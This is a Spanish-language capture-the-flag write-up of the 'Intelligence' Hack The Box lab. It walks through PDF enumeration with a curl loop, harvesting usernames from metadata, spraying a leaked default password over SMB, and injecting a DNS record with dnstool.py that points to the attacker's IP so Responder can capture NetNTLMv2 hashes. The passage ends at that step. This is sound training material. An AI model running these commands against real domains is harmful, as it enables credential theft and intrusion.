# Intelligence - Writeup

## RECONOCIMIENTO - EXPLOTACION


Realizamos un escaneo de puertos con nmap:

```
PORT      STATE SERVICE       REASON          VERSION
53/tcp    open  domain        syn-ack ttl 127 Simple DNS Plus
80/tcp    open  http          syn-ack ttl 127 Microsoft IIS httpd 10.0
|_http-title: Intelligence
| http-methods:
|   Supported Methods: OPTIONS TRACE GET HEAD POST
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
|_http-favicon: Unknown favicon MD5: 556F31ACD686989B1AFCF382C05846AA
88/tcp    open  kerberos-sec  syn-ack ttl 127 Microsoft Windows Kerberos (server time: 2024-11-21 04:25:36Z
135/tcp   open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
139/tcp   open  netbios-ssn   syn-ack ttl 127 Microsoft Windows netbios-ssn
389/tcp   open  ldap          syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: intelligence
|_ssl-date: 2024-11-21T04:27:08+00:00; +7h00m00s from scanner time.
| ssl-cert: Subject: commonName=dc.intelligence.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:dc.intelligence.htb
| Issuer: commonName=intelligence-DC-CA/domainComponent=intelligence
445/tcp   open  microsoft-ds? syn-ack ttl 127
464/tcp   open  kpasswd5?     syn-ack ttl 127
593/tcp   open  ncacn_http    syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ssl/ldap      syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: intelligence
| ssl-cert: Subject: commonName=dc.intelligence.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:dc.intelligence.htb
| Issuer: commonName=intelligence-DC-CA/domainComponent=intelligence
3268/tcp  open  ldap          syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: intelligence
| ssl-cert: Subject: commonName=dc.intelligence.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:dc.intelligence.htb
| Issuer: commonName=intelligence-DC-CA/domainComponent=intelligence
3269/tcp  open  ssl/ldap      syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: intelligence
|_ssl-date: 2024-11-21T04:27:07+00:00; +6h59m59s from scanner time.
| ssl-cert: Subject: commonName=dc.intelligence.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:dc.intelligence.htb
| Issuer: commonName=intelligence-DC-CA/domainComponent=intelligence
9389/tcp  open  mc-nmf        syn-ack ttl 127 .NET Message Framing
49667/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49691/tcp open  ncacn_http    syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
49692/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49711/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49725/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
```

Vemos que el nombre de la maquina es "dc" y el dominio el "intelligence.htb", añadimos el dominio al archivo /etc/hosts. Vamos a fuzzear para encontrar posibles rutas en el puerto 80:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ gobuster dir -u http://10.10.10.248 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x html,php -t 100
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.10.248
[+] Method:                  GET
[+] Threads:                 100
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              html,php
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/index.html           (Status: 200) [Size: 7432]
/documents            (Status: 301) [Size: 153] [--> http://10.10.10.248/documents/]
```


Encontramos la ruta "/documents". Vamos a ver el contenido:



Nos dice que no tenemos permisos para ver el contenido de "documents", pero puede que podamos listar el contenido que tiene en su interior. Con "gobuster" no he encontrado ningun documento pero en la pagina principal encuentro dos archivos que apuntan a esa ruta haciendo "hovering" sobre "download":

Archivo 1:


Archivo 2:




Como podemos ver tienen la siguiente estructura: `*año*-*mes*-*dia-upload.php*`. Podemos hacer un script que nos cree una wordlist que contenga ese formato para poder localizar otros archivos. Tenemos que hacer un triple bucle con "for" para poder contemplar los 3 valores;

```
for i in {2020..2021};do for a in {01..12}; do for b in {01..31}; do curl -s -X GET "http://intelligence.htb/documents/$i-$a-$b-upload.pdf" -I|grep -q 200 && echo "Archivo encontrado:$i-$a-$b-upload.pdf" ;done; done;done
```

```
┌──(kali㉿kali)-[~/Downloads]
└─$ for i in {2020..2021};do for a in {01..12}; do for b in {01..31}; do curl -s
load.pdf" -I|grep -q 200 && echo "Archivo encontrado:$i-$a-$b-upload.pdf" ;done;
Archivo encontrado:2020-01-01-upload.pdf
Archivo encontrado:2020-01-02-upload.pdf
Archivo encontrado:2020-01-04-upload.pdf
Archivo encontrado:2020-01-10-upload.pdf
Archivo encontrado:2020-01-20-upload.pdf
Archivo encontrado:2020-01-22-upload.pdf
Archivo encontrado:2020-01-23-upload.pdf
Archivo encontrado:2020-01-25-upload.pdf
Archivo encontrado:2020-01-30-upload.pdf
```

Nos ha encontrado muchos PDFs, voy a utilizar el bucle anterior para descargar todos los archivos encontrados

```
for i in {2020..2021};do for a in {01..12}; do for b in {01..31}; do curl -s -X GET "http://intelligence.htb/documents/$i-$a-$b-upload.pdf" -I|grep -q 200 && echo "Se ha localizado el archivo llamado $i-$a-$b-upload.pdf" && curl -s -X GET "http://intelligence.htb/documents/$i-$a-$b-upload.pdf" -o $i-$a-$b-upload.pdf && echo "-Archivo descargado\!" && echo;done; done; done
```

```
┌──(kali㉿kali)-[~/Downloads]
└─$ for a in {10..12}; do for b in {1..31}; do curl -s -X GET "http://intelligence.htb/documents/2020-$a-$b-upload.pdf" -I|grep -q 200
 && echo "Se ha localizado el archivo llamado 2020-$a$b-upload.pdf" && curl -s -X GET "http://intelligence.htb/documents/2020-$a-$b-up
load.pdf" -o 2020-$a-$b-upload.pdf && echo "-Archivo descargado\!" && echo;done; done
Se ha localizado el archivo llamado 2020-1019-upload.pdf
-Archivo descargado!

Se ha localizado el archivo llamado 2020-1110-upload.pdf
-Archivo descargado!

Se ha localizado el archivo llamado 2020-1111-upload.pdf
-Archivo descargado!

Se ha localizado el archivo llamado 2020-1113-upload.pdf
-Archivo descargado!

Se ha localizado el archivo llamado 2020-1124-upload.pdf
-Archivo descargado!

Se ha localizado el archivo llamado 2020-1130-upload.pdf
-Archivo descargado!

Se ha localizado el archivo llamado 2020-1210-upload.pdf
-Archivo descargado!

Se ha localizado el archivo llamado 2020-1215-upload.pdf
-Archivo descargado!

Se ha localizado el archivo llamado 2020-1220-upload.pdf
-Archivo descargado!

Se ha localizado el archivo llamado 2020-1224-upload.pdf
-Archivo descargado!

Se ha localizado el archivo llamado 2020-1228-upload.pdf
-Archivo descargado!

Se ha localizado el archivo llamado 2020-1230-upload.pdf
-Archivo descargado!
```

Se nos han descargado los archivos:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ ls -la
total 3556
drwxr-xr-x  2 kali kali    4096 Nov 20 18:53 .
drwx------ 21 kali kali    4096 Nov 20 18:30 ..
-rw-rw-r--  1 kali kali   26835 Nov 20 18:50 2020-01-01-upload.pdf
-rw-rw-r--  1 kali kali   27002 Nov 20 18:50 2020-01-02-upload.pdf
-rw-rw-r--  1 kali kali   27522 Nov 20 18:50 2020-01-04-upload.pdf
-rw-rw-r--  1 kali kali   26400 Nov 20 18:50 2020-01-10-upload.pdf
-rw-rw-r--  1 kali kali   11632 Nov 20 18:50 2020-01-20-upload.pdf
-rw-rw-r--  1 kali kali   28637 Nov 20 18:50 2020-01-22-upload.pdf
-rw-rw-r--  1 kali kali   11557 Nov 20 18:50 2020-01-23-upload.pdf
-rw-rw-r--  1 kali kali   26252 Nov 20 18:50 2020-01-25-upload.pdf
-rw-rw-r--  1 kali kali   26706 Nov 20 18:50 2020-01-30-upload.pdf
-rw-rw-r--  1 kali kali   25245 Nov 20 18:51 2020-02-11-upload.pdf
-rw-rw-r--  1 kali kali   11228 Nov 20 18:51 2020-02-17-upload.pdf
-rw-rw-r--  1 kali kali   27378 Nov 20 18:51 2020-02-23-upload.pdf
-rw-rw-r--  1 kali kali   27332 Nov 20 18:51 2020-02-24-upload.pdf
-rw-rw-r--  1 kali kali   11543 Nov 20 18:51 2020-02-28-upload.pdf
```

Con exiftool podemos ver los metadatos del PDF, nos revela el creador que puede ser un usuario de la maquina victima:

```
└─$ exiftool 2020-1*
======== 2020-10-19-upload.pdf
ExifTool Version Number         : 13.00
File Name                       : 2020-10-19-upload.pdf
Directory                       : .
File Size                       : 27 kB
File Modification Date/Time     : 2024:11:20 17:33:37-05:00
File Access Date/Time           : 2024:11:20 17:33:37-05:00
File Inode Change Date/Time     : 2024:11:20 17:33:37-05:00
File Permissions                : -rw-rw-r--
File Type                       : PDF
File Type Extension             : pdf
MIME Type                       : application/pdf
PDF Version                     : 1.5
Linearized                      : No
Page Count                      : 1
Creator                         : Teresa.Williamson
```

Vamos a filtrar por "Creator" con exiftool para sacar el listado de usuarios:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ exiftool *.pdf|grep Creator|awk '{print $3}'|sort -u
Anita.Roberts
Brian.Baker
Brian.Morris
Daniel.Shelton
Danny.Matthews
Darryl.Harris
David.Mcbride
David.Reed
David.Wilson
Ian.Duncan
Jason.Patterson
Jason.Wright
Jennifer.Thomas
Jessica.Moody
John.Coleman
Jose.Williams
Kaitlyn.Zimmerman
Kelly.Long
Nicole.Brock
Richard.Williams
Samuel.Richardson
Scott.Scott
Stephanie.Young
Teresa.Williamson
Thomas.Hall
Thomas.Valenzuela
Tiffany.Molina
Travis.Evans
Veronica.Patel
William.Lee
```

Los añadimos al archivo users.txt. Antes de nada podemos probar si alguno de estos usuarios tiene la preautenticacion de kerberos desactivada para solicitar un TGT y realizar un ataque "asrepoast":

```
┌──(kali㉿kali)-[~/Downloads]
└─$ impacket-GetNPUsers intelligence.htb/ -usersfile users.txt -no-pass -dc-ip 10.10.10.248
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

/usr/share/doc/python3-impacket/examples/GetNPUsers.py:165: DeprecationWarning: datetime.datetime.
 for removal in a future version. Use timezone-aware objects to represent datetimes in UTC: dateti
  now = datetime.datetime.utcnow() + datetime.timedelta(days=1)
[-] User Anita.Roberts doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Brian.Baker doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Brian.Morris doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Daniel.Shelton doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Danny.Matthews doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Darryl.Harris doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User David.Mcbride doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User David.Reed doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User David.Wilson doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Ian.Duncan doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Jason.Patterson doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Jason.Wright doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Jennifer.Thomas doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Jessica.Moody doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User John.Coleman doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Jose.Williams doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Kaitlyn.Zimmerman doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Kelly.Long doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Nicole.Brock doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Richard.Williams doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Samuel.Richardson doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Scott.Scott doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Stephanie.Young doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Teresa.Williamson doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Thomas.Hall doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Thomas.Valenzuela doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Tiffany.Molina doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Travis.Evans doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Veronica.Patel doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User William.Lee doesn't have UF_DONT_REQUIRE_PREAUTH set
```

Son uuarios validos pero nadie tiene la preautenticacion desctivada. Vamos a ver el contenido de todos los PDFs, para ello vamos a utilizar la herramienta pdf2test. Las pasamos a texto y borramos los PDFs:

```
for i in $(ls -l *pdf);do echo $i|grep -q pdf && pdftotext $i && echo "El archivo $i ahora es un archivo .txt" && rm -rf $i;done
```

```
┌──(kali㉿kali)-[~/Downloads]
└─$ for i in $(ls -l *pdf);do echo $i|grep -q pdf && pdftotext $i && echo "El archivo $i ahora es un archivo .txt" && rm -rf $i;done
El archivo 2020-10-19-upload.pdf ahora es un archivo .txt
El archivo 2020-11-10-upload.pdf ahora es un archivo .txt
El archivo 2020-11-11-upload.pdf ahora es un archivo .txt
El archivo 2020-11-13-upload.pdf ahora es un archivo .txt
El archivo 2020-11-24-upload.pdf ahora es un archivo .txt
El archivo 2020-11-30-upload.pdf ahora es un archivo .txt
El archivo 2020-12-10-upload.pdf ahora es un archivo .txt
El archivo 2020-12-15-upload.pdf ahora es un archivo .txt
El archivo 2020-12-20-upload.pdf ahora es un archivo .txt
El archivo 2020-12-24-upload.pdf ahora es un archivo .txt
El archivo 2020-12-28-upload.pdf ahora es un archivo .txt
El archivo 2020-12-30-upload.pdf ahora es un archivo .txt
```

Ahora vamos a leer todos los archivos para ver si encontramos algo distinto al latin:

```
Internal IT Update
There has recently been some outages on our web servers. Ted has gotten a
script in place to help notify us if this happens again.
Also, after discussion following our recent security audit we are in the process
of locking down our service accounts.
```

Nos dice que ha habido caidas en el servidor y ted a estado haciendo un script en vez de notificarles. Vamos a buscar scripts dentro de "Documents" aplizando fuzzing utilizando las extensiones "sh" y "js":

```
┌──(kali㉿kali)-[~/Downloads]
└─$ gobuster dir -u http://10.10.10.248/documents -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x sh,js -t 100
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.10.248/documents
[+] Method:                  GET
[+] Threads:                 100
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              sh,js
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/scripts.js           (Status: 200) [Size: 1850]
/all.js               (Status: 200) [Size: 1194960]
```

Tras analizar los dos scripts no encuentro nada interesante. Entre los txt que tenemos encuentro otro archivo que se filtra una credencial:

```
New Account Guide
Welcome to Intelligence Corp!
Please login using your username and the default password of:
NewIntelligenceCorpUser9876
After logging in please change your password as soon as possible.
```

Vamos a realizar un ataque de fuerza bruta por SMB para descubrir a que usuario le pertenece esa contraseña:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ netexec smb 10.10.10.248 -u users.txt -p 'NewIntelligenceCorpUser9876' --continue-on-success
SMB         10.10.10.248    445    DC              [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC) (domain:int
signing:True) (SMBv1:False)
SMB         10.10.10.248    445    DC              [-] intelligence.htb\Anita.Roberts:NewIntelligenceCorpUser9876 STA
E
SMB         10.10.10.248    445    DC              [-] intelligence.htb\Brian.Baker:NewIntelligenceCorpUser9876 STATU
SMB         10.10.10.248    445    DC              [-] intelligence.htb\Brian.Morris:NewIntelligenceCorpUser9876 STAT
SMB         10.10.10.248    445    DC              [-] intelligence.htb\Daniel.Shelton:NewIntelligenceCorpUser9876 ST
RE
SMB         10.10.10.248    445    DC              [-] intelligence.htb\Danny.Matthews:NewIntelligenceCorpUser9876 ST
RE
SMB         10.10.10.248    445    DC              [-] intelligence.htb\Darryl.Harris:NewIntelligenceCorpUser9876 STA
E
SMB         10.10.10.248    445    DC              [-] intelligence.htb\David.Mcbride:NewIntelligenceCorpUser9876 STA
E
SMB         10.10.10.248    445    DC              [-] intelligence.htb\David.Reed:NewIntelligenceCorpUser9876 STATUS
SMB         10.10.10.248    445    DC              [-] intelligence.htb\David.Wilson:NewIntelligenceCorpUser9876 STAT
SMB         10.10.10.248    445    DC              [-] intelligence.htb\Ian.Duncan:NewIntelligenceCorpUser9876 STATUS
SMB         10.10.10.248    445    DC              [-] intelligence.htb\Jason.Patterson:NewIntelligenceCorpUser9876 S
URE
SMB         10.10.10.248    445    DC              [-] intelligence.htb\Jason.Wright:NewIntelligenceCorpUser9876 STAT
SMB         10.10.10.248    445    DC              [-] intelligence.htb\Jennifer.Thomas:NewIntelligenceCorpUser9876 S
URE
SMB         10.10.10.248    445    DC              [-] intelligence.htb\Jessica.Moody:NewIntelligenceCorpUser9876 STA
E
SMB         10.10.10.248    445    DC              [-] intelligence.htb\John.Coleman:NewIntelligenceCorpUser9876 STAT
SMB         10.10.10.248    445    DC              [-] intelligence.htb\Jose.Williams:NewIntelligenceCorpUser9876 STA
E
SMB         10.10.10.248    445    DC              [-] intelligence.htb\Kaitlyn.Zimmerman:NewIntelligenceCorpUser9876
ILURE
SMB         10.10.10.248    445    DC              [-] intelligence.htb\Kelly.Long:NewIntelligenceCorpUser9876 STATUS
SMB         10.10.10.248    445    DC              [-] intelligence.htb\Nicole.Brock:NewIntelligenceCorpUser9876 STAT
SMB         10.10.10.248    445    DC              [-] intelligence.htb\Richard.Williams:NewIntelligenceCorpUser9876
LURE
SMB         10.10.10.248    445    DC              [-] intelligence.htb\Samuel.Richardson:NewIntelligenceCorpUser9876
ILURE
SMB         10.10.10.248    445    DC              [-] intelligence.htb\Scott.Scott:NewIntelligenceCorpUser9876 STATU
SMB         10.10.10.248    445    DC              [-] intelligence.htb\Stephanie.Young:NewIntelligenceCorpUser9876 S
URE
SMB         10.10.10.248    445    DC              [-] intelligence.htb\Teresa.Williamson:NewIntelligenceCorpUser9876
ILURE
SMB         10.10.10.248    445    DC              [-] intelligence.htb\Thomas.Hall:NewIntelligenceCorpUser9876 STATU
SMB         10.10.10.248    445    DC              [-] intelligence.htb\Thomas.Valenzuela:NewIntelligenceCorpUser9876
ILURE
SMB         10.10.10.248    445    DC              [+] intelligence.htb\Tiffany.Molina:NewIntelligenceCorpUser9876
```

# ESCALADA DE PRIVILEGIOS

La contraseña es de "Tiffany.Molina". Es valida para SMB pero no tenemos el puerto winrm para conectarnos por remoto.

Enumeramos los usuarios del dominio a traves de rpcclient:

```
rpcclient $> enumdomusers
user:[Administrator] rid:[0x1f4]
user:[Guest] rid:[0x1f5]
user:[krbtgt] rid:[0x1f6]
user:[Danny.Matthews] rid:[0x44f]
user:[Jose.Williams] rid:[0x450]
user:[Jason.Wright] rid:[0x451]
user:[Samuel.Richardson] rid:[0x452]
user:[David.Mcbride] rid:[0x453]
user:[Scott.Scott] rid:[0x454]
user:[David.Reed] rid:[0x455]
user:[Ian.Duncan] rid:[0x456]
user:[Michelle.Kent] rid:[0x457]
user:[Jennifer.Thomas] rid:[0x458]
user:[Kaitlyn.Zimmerman] rid:[0x459]
user:[Travis.Evans] rid:[0x45a]
user:[Kelly.Long] rid:[0x45b]
user:[Nicole.Brock] rid:[0x45c]
user:[Stephanie.Young] rid:[0x45d]
user:[John.Coleman] rid:[0x45e]
user:[Thomas.Valenzuela] rid:[0x45f]
user:[Thomas.Hall] rid:[0x460]
user:[Brian.Baker] rid:[0x461]
user:[Richard.Williams] rid:[0x462]
user:[Teresa.Williamson] rid:[0x463]
user:[David.Wilson] rid:[0x464]
user:[Darryl.Harris] rid:[0x465]
user:[William.Lee] rid:[0x466]
user:[Thomas.Wise] rid:[0x467]
user:[Veronica.Patel] rid:[0x468]
user:[Joel.Crawford] rid:[0x469]
user:[Jean.Walter] rid:[0x46a]
user:[Anita.Roberts] rid:[0x46b]
user:[Brian.Morris] rid:[0x46c]
user:[Daniel.Shelton] rid:[0x46d]
user:[Jessica.Moody] rid:[0x46e]
user:[Tiffany.Molina] rid:[0x46f]
user:[James.Curbow] rid:[0x470]
user:[Jeremy.Mora] rid:[0x471]
user:[Jason.Patterson] rid:[0x472]
user:[Laura.Lee] rid:[0x473]
user:[Ted.Graves] rid:[0x474]
```

Volvemos a intentar a hacer un ataque asrepoast con los nuevos usuarios pero tampoco obtenemos ningun TGT. Vamos a ver los recursos compartidos en los que este usuario tiene permisos:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ smbmap -H 10.10.10.248 -u 'Tiffany.Molina' -p 'NewIntelligenceCorpUser9876'

    ________  ___      ___  _______   ___      ___       __         _______
   /"       )|"  \    /"  ||   _  "\ |"  \    /"  |     /""\       |   __ "\
  (:   \___/  \   \  //   |(. |_)  :) \   \  //   |    /    \      (. |__) :)
   \___  \    /\  \/.    ||:     \/   /\  \/.    |   /' /\  \     |:  ____/
    __/  \   |: \.        |(|  _  \  |: \.        |  //  __'  \    (|  /
   /" \   :) |.  \    /:  ||: |_)  :)|.  \    /:  | /   /  \   \  /|__/ \
  (_______/  |___|\__/|___|(_______/ |___|\__/|___|(___/    \___)(_______)
-----------------------------------------------------------------------------
SMBMap - Samba Share Enumerator v1.10.5 | Shawn Evans - ShawnDEvans@gmail.com
                    https://github.com/ShawnDEvans/smbmap

[*] Detected 1 hosts serving SMB
[*] Established 1 SMB connections(s) and 1 authenticated session(s)

[+] IP: 10.10.10.248:445        Name: intelligence.htb          Status: Authenticated
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        ADMIN$                                                  NO ACCESS       Remote Admin
        C$                                                      NO ACCESS       Default share
        IPC$                                                    READ ONLY       Remote IPC
        IT                                                      READ ONLY
        NETLOGON                                                READ ONLY       Logon server share
        SYSVOL                                                  READ ONLY       Logon server share
        Users                                                   READ ONLY
[*] Closed 1 connections
```

Tenemos acceso a ver un archivo en "ps1" en el interior de IT:

```
Disk                                                    Permissions     Comment
----                                                    -----------     -------
ADMIN$                                                  NO ACCESS       Remote Admin
C$                                                      NO ACCESS       Default share
IPC$                                                    READ ONLY       Remote IPC
IT                                                      READ ONLY
./IT
dr--r--r--                0 Sun Apr 18 20:50:58 2021    .
dr--r--r--                0 Sun Apr 18 20:50:58 2021    ..
fr--r--r--             1046 Sun Apr 18 20:50:58 2021    downdetector.ps1
NETLOGON                                                READ ONLY       Logon server share
SYSVOL                                                  READ ONLY       Logon server share
Users                                                   READ ONLY
osed 1 connections
```

Nos lo descargamos y vemos su contido:

```
└─$ cat downdetector.ps1
◆◆# Check web server status. Scheduled to run every 5min
Import-Module ActiveDirectory
foreach($record in Get-ChildItem "AD:DC=intelligence.htb,CN=MicrosoftDNS,DC=DomainDnsZones,DC=intelligence,DC=htb" | Where-Object Name -like "web*")  {
try {
$request = Invoke-WebRequest -Uri "http://$($record.Name)" -UseDefaultCredentials
if(.StatusCode -ne 200) {
Send-MailMessage -From 'Ted Graves <Ted.Graves@intelligence.htb>' -To 'Ted Graves <Ted.Graves@intelligence.htb>' -Subject "Host: $($record.Name) is down"
}
} catch {}
}
```

Lo que hace es lo siguiente: De los DNSrecords que existan se queda con todos los que empiecen por la palabra "web" y se autentica contra ellos con las credenciales que tiene almacenadas. Como atacante tenemos que comprobar podemos inyectar nuestro propio DNS-record que apunte a mi IP. Si yo consigo inyectar un DNS-Record llamado webHacker que haga referencia a mi IP, la maquina victima va a realizar una peticion al dominio inyectado (contra mi). Si es asi, podemos usar la herramienta "Responder" para capturar el hash "netNTLMv2".

Primero vamos a inyectar un DNSrecord. Para ello tenemos la herramienta "dnstool.py". Nos clonamos el repositorio de github:

https://github.com/dirkjanm/krbrelayx

Añadimos el DNS-Record haciendo que el dominio "webhacker" apunte hacia mi IP:

```
python3 dnstool.py -u 'intelligence.htb\tiffany.molina' -p NewIntelligenceCorpUser9876 -r webhacker -a add -d 10.10.14.11 10.10.10.248
```

```
┌──(entorno)─(kali㉿kali)-[~/Downloads/krbrelayx]
└─$ python3 dnstool.py -u 'intelligence.htb\tiffany.molina' -p NewIntelligenceCorpUser9876 -r webhacker -a add -d 10.10.14.11 10.10.10.248
[-] Connecting to host...
[-] Binding to host
[+] Bind OK
[-] Adding new record
[+] LDAP operation completed successfully
```

Si ahora nos ponemos a la escucha con la herramienta "Responder", cuando el script de powershell se ejecute, como la autenticacion va a ir hacia nosotros, vamos a poder intercerptar el hash "netNTLMv2" del usuario que este ejecutando el script

